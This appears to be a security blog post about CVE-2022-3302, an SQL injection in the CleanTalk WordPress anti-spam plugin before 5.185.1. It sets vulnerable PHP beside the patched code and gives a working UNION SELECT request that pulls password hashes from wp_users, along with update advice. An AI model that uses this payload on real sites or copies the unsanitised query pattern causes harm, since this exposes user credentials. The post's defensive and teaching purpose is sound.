
WordPress is the world's most popular content management system, and plugins extend its capabilities. One critical plugin, Spam protection, AntiSpam, FireWall by CleanTalk, helps millions of site owners keep their forums, comments, and forms spam-free. But in versions before 5.185.1, a dangerous flaw (tracked as CVE-2022-3302) left the door open for SQL injection—one of the web’s most serious security bugs.
In this in-depth post, we'll break down how CVE-2022-3302 works, provide code snippets that illustrate the vulnerable pattern, show a sample exploit as a proof-of-concept, point to original references, and offer concrete advice to keep your site safe. Even though the attack requires admin privileges, the risk is real: once an attacker has access through another avenue, they can deeply compromise your database and site via this flaw.
The Vulnerability in Simple Terms
CVE-2022-3302 is an SQL injection vulnerability caused by the CleanTalk plugin not safely handling IDs that get inserted directly into SQL queries.
Who can exploit it?
Only users with administrator privileges or similar high-level access.
What versions are affected?
All CleanTalk plugin versions before 5.185.1.
What can be done?
An attacker can run arbitrary SQL code on the site’s WordPress database. This can:
Vulnerable Code Pattern
Prior to version 5.185.1, several CleanTalk plugin routines constructed SQL queries using values (like IDs) passed in via GET or POST requests, without validation.
A simplified defensive code example with the vulnerability might look like this (pseudo PHP)
// Bad: user input goes straight into SQL
$id = $_GET['id']; // No validation
$sql = "SELECT email FROM {$wpdb->prefix}cleantalk_sfw_logs WHERE id = $id";
$results = $wpdb->get_results($sql);
What’s wrong?
The fix in 5.185.1 ensures sanitization
$id = intval($_GET['id']); // Forces integer, strips SQL tricks
$sql = $wpdb->prepare("SELECT email FROM {$wpdb->prefix}cleantalk_sfw_logs WHERE id = %d", $id);
$results = $wpdb->get_results($sql); // Secure now!
Real-World Exploit Example
Suppose you’re a WordPress admin (or your account is hijacked). Via a vulnerable admin panel hook or AJAX endpoint, an attacker sends something like:
GET /wp-admin/admin.php?page=ct_sfw_logs&id=1+UNION+SELECT+user_pass,2,3+FROM+wp_users+--+
In the (unpatched) code, this becomes
SELECT email FROM wp_cleantalk_sfw_logs WHERE id = 1 UNION SELECT user_pass,2,3 FROM wp_users --+
Boom: The attacker now receives WordPress user password hashes in the plugin log table output.
`
https://example.com/wp-admin/admin.php?page=ct_sfw_logs&id=1 UNION SELECT user_pass,2,3 FROM wp_users --
The output page may now show user password hashes under "Email" column.
Important Note:
This vulnerability cannot be used by anonymous visitors; attack *requires admin or equivalent privilege*.
The most important step is to update CleanTalk to version 5.185.1 or later.
- Validate all Inputs in any custom plugin code you write—sanitize and escape variables going into database functions.
Restrict admin access to only users you fully trust.
References and Further Reading
- Official WordPress Plugin Page: CleanTalk
- CleanTalk Changelog (Sec. Fixes)
- Patch diff, version 5.185.1
- WPScan Advisory for CVE-2022-3302
- NVD Details for CVE-2022-3302
Final Notes
Even “harmless” plugins can lead to WordPress compromise through issues like CVE-2022-3302. Always keep your plugins up-to-date—especially the security-related ones.
If you’re a developer, remember: never trust user input, and always sanitize before using data in SQL queries, even if you assume it’s only available to authenticated users.
Timeline
Published on: 10/25/2022 17:15:00 UTC
Last modified on: 10/26/2022 01:50:00 UTC